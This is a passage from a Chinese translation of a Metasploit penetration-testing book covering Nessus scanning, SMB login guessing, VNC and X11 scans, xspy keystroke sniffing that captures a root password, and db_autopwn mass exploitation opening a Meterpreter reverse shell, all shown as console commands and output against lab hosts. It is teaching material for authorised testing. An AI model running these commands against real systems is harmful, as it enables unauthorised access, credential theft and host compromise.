（1）如图 4-13 所示，你需要为扫描策略取一个名字。我们使用 The_Works 作为扫描策略的名字，这个策略将包含 Nessus 的全部扫描插件。然后我们点击 **Next** 按钮。

（2）与早些时候执行的 NeXpose 扫描一样，我们为此扫描设置 Windows 登录凭据，从而能够更全面地了解目标系统上存在的漏洞。这里请输入目标系统的登录凭据并点击 **Next** 按钮继续。



图 4-13　Nessus 中的一些通用设置

（3）在 **Plugins**（插件）页面，你可以从大量适用于 Windows、Linux、BSD 等各类操作系统的 Nessus 扫描插件中选择需要的。如果事先已确定扫描目标全部都是 Windows 系统，你可以取消适用其他操作系统的插件。在这里，我们点击 **Enable All**（全部启用）按钮（在图 4-14 的右下角处），然后点击 **Next** 按钮。



图 4-14　选择 Nessus 的扫描插件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4）创建新策略的最后一个界面是 **Preferences**（首选项）页面。在这里，你可以让 Nessus 不要对网络打印机等敏感设备进行扫描，让它将扫描结果存储在外部数据库中，或提供扫描时所需的登录凭据等。选择完毕后，点击 **Submit**（提交）按钮保存策略。新添加的策略将显示在 Policies 页面中，如图 4-15 所示。



图 4-15　新添加的 Nessus 扫描策略

4.3.3　执行 Nessus 扫描

新建一个扫描策略后，你可以创建一个新的扫描任务。首先选择 **Scans**（扫描）选项卡，点击 **Add**（添加）按钮打开扫描配置窗口。大多数的 Nessus 配置已经包含在上面介绍的扫描策略中，所以你创建扫描时，只需要为扫描任务取一个名字，选择一个扫描策略，并填写扫描目标就可以了，如图 4-16 所示。

图 4-16　创建一个 Nessus 扫描任务

我们的例子是仅对一个主机进行扫描，但你同样可以输入使用 CIDR 表示的地址块或使用一个包含扫描目标地址的文本文件对多个目标进行扫描。当你对扫描参数感到满意时，点击 **Launch Scan**（启动扫描）按钮。

4.3.4　Nessus 报告

扫描结束后，原本在 Scan 页面中显示的内容会转移到 Reports 页面中。Reports 页面中显示了扫描任务的名字、状态以及最后更新的时间。选择我们刚刚扫描得到的结果并点击 **Browse**

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（浏览）按钮打开页面，该页面包含了经扫描发现的漏洞及其严重性等级的摘要，如图 4-17 所示。



图 4-17　我们的 Nessus 扫描报告摘要

> **提示**：请注意由于这次扫描使用了 Windows 登录凭据的授权扫描，Nessus 在本次扫描中发现的漏洞数量会比非授权扫描多得多。

4.3.5　将扫描结果导入 Metasploit 框架中

现在让我们把扫描结果导入 Metasploit 框架中。

（1）在 Reports 页面中点击 **Dowload Report**（下载报告）按钮，将扫描结果保存到你的硬盘中。Nessus 默认的报告文件格式*.nessus* 可以被 Metasploit 解析，提示我们选择文件格式时，选择默认的格式即可。

（2）打开 MSF 终端，使用 **db_connect** 创建一个新数据库，然后使用 **db_import**，并在命令后面加上导出的报告文件名，将扫描结果导入到数据库中。

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /tmp/nessus_report_Host_195.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.195
```

（3）为了验证扫描的主机和漏洞数据是否正确导入，可以如下所示输入 **db_hosts** 命令。这里的 **db_host** 命令会输出一个简要列表，里面包含了目标的 IP 地址、探测到的服务数量以及 Nessus 在目标上发现的漏洞数量。

```
msf > db_hosts -c address,svcs,vulns

Hosts
=====
address        svcs  vulns
-------        ----  -----
192.168.1.195  18    345
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4）如果想显示一个详细的漏洞列表，可以输入不包含任何参数的 **db_vulns** 命令，如下所示：

```
msf > db_vulns
[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195
    name=NSS-10916 refs=OSVDB-755
[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195
    name=NSS-10915 refs=OSVDB-754
[*] Time: Wed Mar 09 03:40:11 UTC 2011 Vuln: host=192.168.1.195
    name=NSS-10913 refs=OSVDB-752
[*] Time: Wed Mar 09 03:40:12 UTC 2011 Vuln: host=192.168.1.195
    name=NSS-10114 refs=CVE-1999-0524,OSVDB-94,CWE-200
[*] Time: Wed Mar 09 03:40:13 UTC 2011 Vuln: host=192.168.1.195
    name=NSS-11197 refs=CVE-2003-0001,BID-6535
```

在渗透测试工作末期为你的客户撰写渗透测试报告时，这些参考数据非常有价值。

4.3.6　在 Metasploit 内部使用 Nessus 进行扫描

如果你不愿离开舒适的命令行环境，你可以使用 Zate 写的 Nessus 桥插件（*Nessus Bridge plug-in：http://blog.zate.org/nessus-plugin-dev/*），在 Metasploit 内部使用 Nessus。Nessus 桥插件允许你通过 Metasploit 框架对 Nessus 进行完全的控制，比如你可以使用它运行扫描、分析结果，甚至可以使用它通过 Nessus 扫描所发现的漏洞发起渗透攻击。

（1）同前面的例子一样，首先使用 **db_destroy** 命令删除现有的数据库，并使用 **db_connect** 创建一个新数据库。

（2）执行 **load nessus** 命令载入 Nessus 插件，如下所示：

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:

msf > db_connect postgres:toor@127.0.0.1/msf3
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[+] Exploit Index - (/root/.msf3/nessus_index) -  is valid.
[*] Successfully loaded plugin: Nessus
```

（3）可以使用 **nessus_help** 来查看 Nessus 桥插件支持的所有命令。Nessus 桥插件经常会有一些改进和更新，所以定期检查 **nessus_help** 的输出是个好主意，这样我们就能得知是否又添加了新的功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4）使用 Nessus 桥插件开始一次扫描之前，你必须使用 **nessus_connenct** 命令登录到你的 Nessus 服务器上，如下所示：

```
msf > nessus_connect dookie:s3cr3t@192.168.1.101:8834 ok
[*] Connecting to https://192.168.1.101:8834/ as dookie
[*] Authenticated
```

（5）同使用图形界面一样，启动扫描时需要指定一个已经定义的扫描策略的 ID 号。可以使用 **nessus_policy_list** 列出服务器上所有已经定义的扫描策略。

```
msf > nessus_policy_list
[+] Nessus Policy List

ID   Name                          Comments
--   ----                          --------
-4   Internal Network Scan
-3   Web App Tests
-2   Prepare for PCI DSS audits
-1   External Network Scan
2    The_Works
```

（6）留意想在扫描中使用的扫描策略的 ID 号，然后输入 **nessus_scan_new** 命令，并在后面加上扫描策略的 ID 号、扫描任务的名字以及目标 IP 地址，如下所示：

```
msf > nessus_scan_new
[*] Usage:

[*]        nessus_scan_new <policy id> <scan name> <targets>
[*]        use nessus_policy_list to list all available policies
msf > nessus_scan_new 2 bridge_scan 192.168.1.195
[*] Creating scan from policy number 2, called "bridge_scan" and scanning 192.168.1.195
[*] Scan started.  uid is d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
```

（7）扫描开始后，可以使用 **nessus_scan_status** 命令查看扫描运行的状态。当这个命令返回的结果是“No Scan Running（没有运行中的扫描）”时，表明扫描结束。

```
msf > nessus_scan_status
[*] No Scans Running.
```

（8）扫描结束后，可以使用 **nessus_report_list** 命令列出 Nessus 中所有的可用扫描报告。识别出所需报告的 ID 号，然后输入 **nessus_report_get 报告 ID** 命令下载报告，并自动将报告导入到 Metasploit 数据库中。

```
msf > nessus_report_list
[+] Nessus Report List
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
ID                                          Name        Status     Date
--                                          ----        ------     ----
074dc984-05f1-57b1-f0c9-2bb80ada82fd3758887a05631c1d  Host_195    completed  19:43 Mar 08 2011
d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e  bridge_scan completed  09:37 Mar 09 2011

[*] You can:
[*] Get a list of hosts from the report: nessus_report_hosts <report id>
msf > nessus_report_get d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
[*] importing d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e
[*] 192.168.1.195 Microsoft Windows XP Professional (English)  Done!
[+] Done
```

（9）最后，如同本章中其他导入数据的例子一样，你可以使用 **db_hosts** 命令，确认扫描数据已被正确导入到数据库中。

```
msf > db_hosts -c address,svcs,vulns

Hosts
=====

address        svcs  vulns
-------        ----  -----
192.168.1.195  18    345
```

现在你已经看到了两种不同漏洞扫描产品得到扫描结果的差异，此时你应当对综合使用多个工具进行扫描的优点有了更深刻的理解。不过，对这些自动化工具的扫描结果进行分析，并将它们转化为可操作的数据，这还得由渗透测试者们来完成。

4.4　专用漏洞扫描器

虽然市面上有很多商业的漏洞扫描产品，但你的选择并不仅限于它们。当你想要在一个网络上查找某个特定的漏洞时，Metasploit 自带的许多辅助模块可以帮助你完成这样的任务。

下面例子中介绍的几个 Metasploit 模块只是众多实用辅助模块中很小的一部分。你应当在模拟实验环境中尽可能多地对这些模块的使用方法进行摸索，这对实际渗透测试工作将非常有利。

4.4.1　验证 SMB 登录

可以使用 SMB 登录扫描器（SMB Login Check）对大量主机的用户名和口令进行猜解。正如你所料，这种扫描动静很大，容易被察觉，而且每一次登录尝试都会在被扫描的 Windows 主机系统日志中留下痕迹。

使用 **use** 命令选择了 *smb_login* 模块后，你可以运行 **show_options** 命令查看参数列表，以及哪些参数是必需的。Metasploit 允许你指定用户名和口令的组合、用户名列表和口令列表的组合，或前两者中各要素的组合（用户名加口令列表，或用户名列表加口令）。在下面的例子中，我们将 **RHOST** 参数设置为一小段 IP 地址，然后使用一个固定的用户名和口令，让 Metasploit 对范围内所有主机进行登录尝试。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options:

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PASS_FILE                      no        File containing passwords, one per line
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT         445              yes       Set the SMB service port
   SMBDomain     WORKGROUP        no        SMB Domain
   SMBPass       password         no        SMB Password
   SMBUser       Administrator    no        SMB Username
   THREADS       50               yes       The number of concurrent threads
   USERPASS_FILE                  no        File containing users and passwords separated
                                              by space, one pair per line
   USER_FILE                      no        File containing usernames, one per line

msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-155
RHOSTS => 192.168.1.170-192.168.1.175
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > run
[*] Starting host 192.168.1.154
[*] Starting host 192.168.1.150
[*] Starting host 192.168.1.152
[*] Starting host 192.168.1.151
[*] Starting host 192.168.1.153
[*] Starting host 192.168.1.155
❶ [+] 192.168.1.155 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 4 of 6 hosts (066% complete)
[*] Scanned 5 of 6 hosts (083% complete)
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

在❶处你可以看到使用用户名 *Administrator* 和口令 *s3cr3t* 成功地登录到了一台主机上。在很多公司里，工作站计算机的操作系统通常都是由同一个镜像克隆安装的，在这些克隆的系统上，管理员口令很有可能是一样的，获取了一个口令后，你就有可能拥有对所有工作站计算机的访问权限。

4.4.2 扫描开放的 VNC 空口令

VNC（虚拟网络计算）提供了图形化的远程系统访问方式，它的实现类似于微软的远程桌面。在很多公司里 VNC 的安装很常见，因为它提供了远程访问服务器和工作站图形桌面的途径，使用非常方便。很多时候 VNC 是为了解决某些问题临时安装的，但使用完后管理员却经常忘记把它删除，从而留下未打补丁的 VNC 服务，这成为一个严重的潜在漏洞。 Metasploit

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

内置的 VNC 空口令扫描器可以对一段 IP 地址进行扫描，在其中搜索未设置口令的 VNC 服务器。虽然通常情况下扫描会一无所获，但是一个优秀的渗透测试师对目标系统攻击时会千方百计使用一切手段。

> **提示：**最新版本的 VNC 服务器不再允许使用空口令。如果想在你的测试环境中搭建一个上述的环境，可以使用较旧版本的 VNC 服务器，如 RealVNC4.1.1。

像大多数 Metasploit 辅助模块一样，VNC 扫描器的配置和运行很简单。**vnc_none_auth** 命令所需的唯一参数是待扫描的一个或一段 IP 地址。只需选择使用该模块，定义你的 **RHOST**（远程主机）和 **THREAD**（线程数，如果你希望修改默认值的话可以对它进行设置），然后执行模块，如下所示：

```
msf > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    5900             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.155
RHOSTS => 192.168.1.155
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.155:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.155:5900, VNC server security types supported : None
❶ [*] 192.168.1.155:5900, VNC server security types includes None, free access!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_none_auth) >
```

如果你足够幸运的话，Metasploit 可能会为你找到一台没有口令的 VNC 服务器❶，这时你可以使用 Back|Track 的 vncviewer，连接到目标主机上未设置口令的 VNC 服务器，如图 4-18 所示。



图 4-18　使用 vncviewer 连接到未设置口令的 VNC 服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

试想一下，如果你觉得一次 VNC 扫描纯粹是浪费时间，那么你永远也不会发现启用了开放 VNC 服务的系统。在一次有上千个目标主机的大型渗透测试工作中，本书的一位作者注意到在这些系统中有一台开放的 VNC 服务器。

当作者正在记录自己的发现时，他注意到有人正在操作这台主机。当时正是午夜时分，不太可能是合法用户正在使用机器。他于是假装成另一个未经授权的入侵者（这么做不一定是总是个好主意），通过记事本程序与正在操作主机的入侵者进行了一次谈话。这位入侵者并没有戒心，相信了作者的话，并告诉作者他正在一大堆系统中扫描 VNC 服务器。下面是这次谈话的片段：

作　者：你在美国？还是其他国家？我在丹麦有一些朋友。

攻击者：其实我是挪威的，呵呵，我在丹麦有几个亲戚。

作　者：你喜欢泡论坛吗？我以前喜欢泡的几个论坛都不在了。

攻击者：我大部分时候在一些编程论坛里混，其他的不太感兴趣。你搞黑客很长时间了吗？顺便问一句，你多大了？我 22 岁。

作　者：我做这个有大概一年时间吧，纯属个人兴趣。我还在上学，现在 16 岁。

攻击者：我没上过学，我做这个也只是想找找乐子，想看看我能做到什么程度，考验一下自己的技能。我写了一个“VNC 搜索器”，用这东西发现了很多 VNC 服务器，不过只有这一台最有意思。

作　者：哇，你太厉害了，你用什么写的？我能下载吗？你有办法帮我共享一下吗？

攻击者：我是用一种叫做 PureBasic 的语言写的，但还没有打算把它公布，只是自己在用。不过我也许可以考虑给你共享一份。我把代码上传到一个地方然后你自己下载编译。不过你得到一些软件下载网站找到 PureBasic 的编译器:P。

作　者：太酷了。你可以把它传到 irc 的 pastebin 网站上，那里可以匿名上传文件。我之前没有用过 PureBasic，只用过 Python 和 Perl。

攻击者：让我看看，我找一下你说的 pastebin 网站把它传上去，等我几分钟，我马上回来。

随后这位攻击者给了作者一个 pastebin 网页的链接，里面是他写的 VNC 扫描器的完整源代码。

4.4.3　扫描开放的 X11 服务器

Metasploit 的内置 *open_x11* 扫描器与 *vnc_auth* 扫描器类似，它同样能够在一堆主机中发现 X11 服务器，该服务器允许用户无需身份认证即可连接。尽管 X11 服务器在新的操作系统上已不再广泛使用了，但许多古老的主机仍在使用着旧版的、未打补丁的、已被历史遗忘的操作系

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

统。正如你在前面的两个例子中看到的，老旧的系统往往是网络上最脆弱的地方。

运行 *open_x11* 扫描器的过程，和运行大多数其他辅助模块类似，你需要设置 **RHOSTS** 参数，也可以选择性地修改 **THREAD** 值。扫描开始后会显示一段会话过程。请注意，扫描器在 IP 地址 192.168.1.23 处找到了一个开放的 X 服务器。这是一个严重的漏洞，因为它允许攻击者可以对系统进行未授权的访问：X 系统用来处理包括鼠标和键盘支持在内的图形用户界面。

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    6000             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(open_x11) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32

. . . SNIP . . .

[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

让我们看看攻击者能够利用这个漏洞做些什么。现在使用 Back|Track 的 *xspy* 工具来对目标的键盘输入进行记录，如下所示：

```
root@bt:/# cd /pentest/sniffers/xspy/
root@bt:/pentest/sniffers/xspy# ./xspy -display 192.168.1.23:0 -delay 100

ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Xspy 工具能够远程嗅探到 X 服务器的键盘操作，并记录下某个用户使用 SSH 以 root 身份登录另一个远程系统的过程，其中包含了登录口令。这样的漏洞可能非常罕见，但一旦发现，它们极具价值。

4.5 利用扫描结果进行自动化攻击

下面我们转入对渗透攻击的简要介绍，Metasploit 的 Autopwn 工具能够自动选择目标，并利用已开放端口或漏洞扫描结果，对目标进行自动化的渗透攻击。你可以利用大多数漏洞扫描器（包括 NeXpose、Nessus 以及 OpenVAS）的结果来执行 Autopwn。

下面将展示如何使用导入的 Nessus 扫描结果定位一个系统并对其进行自动化渗透攻击。使用 **db_connect** 命令创建一个新数据库，并使用 **db_import** 命令导入扫描报告。在示例中，我们运行 **db_autopwn** 命令，这个命令包含一系列开关参数：对所有目标发起攻击（e），显示所有匹配的模块（t），使用反弹 shell 的攻击载荷（r），根据漏洞选择攻击模块（x），根据开放端口选择攻击模块（p）。**db_autopwn** 命令启动后，Metasploit 开始对目标展开攻击，如果攻击成功，会返回一个被攻击计算机的控制 shell。

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /root/nessus.nbe
msf > db_autopwn -e -t -r -x -p

❶ [*] (1/72 [0 sessions]): Launching exploit/windows/mssql/ms09_004_sp_replwritetovarbin
      against 192.168.33.130:1433...
  [*] (2/72 [0 sessions]): Launching exploit/windows/smb/psexec against 192.168.33.130:445...
  [*] (3/72 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against
      192.168.33.130:445...

  . . . SNIP . . .

  [*] Transmitting intermediate stager for over-sized stage...(216 bytes)
  [*] Sending stage (718336 bytes)
❷ [*] Meterpreter session 1 opened (192.168.1.101:40912 -> 192.168.1.115:15991)
  [*] (72/72 [1 sessions]): Waiting on 2 launched modules to finish execution...
  [*] (72/72 [1 sessions]): Waiting on 0 launched modules to finish execution...
```

如上所示，基于扫描获取的信息，Autopwn 发起了 72 次渗透攻击❶，其中有 1 次攻击成功❷。在这次成功的攻击中，我们利用 Meterpreter 控制台获取了远程计算机的完全访问权限。关于 Meterpreter 我们将在第 6 章中详细讨论。

> **提示**：使用 Autopwn 时尤其需要警惕的是，当你扣动 Autopwn“机关枪”的扳机后，目标系统可能会崩溃或变得不稳定。由于篇幅所限，这里未对 Autopwn 其他一些实用功能进行介绍，比如可以仅选择“最佳”级别的攻击点进行攻击，这类攻击点一般不会造成远程系统或服务的崩溃。若想了解更多 Autopwn 的使用方法，你可以输入 **db_autopwn h** 进行查看。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 5 章

渗透攻击之旅

渗透攻击是许多安全专家在他们的职业生涯中都曾攀登过的“山峰”，获取目标主机完全控制权的感觉就像你登临险峰之上，会有一种极佳的自我满足感，但有时还会有点令人恐惧。虽然近些年来渗透攻击技术得到了长足发展，但是多样化的系统与网络防护技术的实施应用导致使用简单的渗透攻击手段越来越难以成功。本章中，我们将从 Metasploit 框架最基本的命令接口开始讲起，逐步介绍一些更深入的渗透攻击方法。本章讨论的大多数攻击和自定义操作需要用到 MSF 终端（msfconsole）、MSF 编码器（msfencode），以及 MSF 攻击载荷生成器（msfpayload）。

在你针对目标系统发起渗透攻击之前，必须掌握一些关于渗透测试和渗透攻击的基本知识。在第 1 章中，我们向你介绍了基本的渗透测试方法。第 2 章中，你了解了 Metasploit 框架的基础架构，以及其中包含的各种接口和工具的使用场合。第 3 章中我们探讨了如何进行情报搜集。然后在第 4 章中你学习了如何进行漏洞扫描。

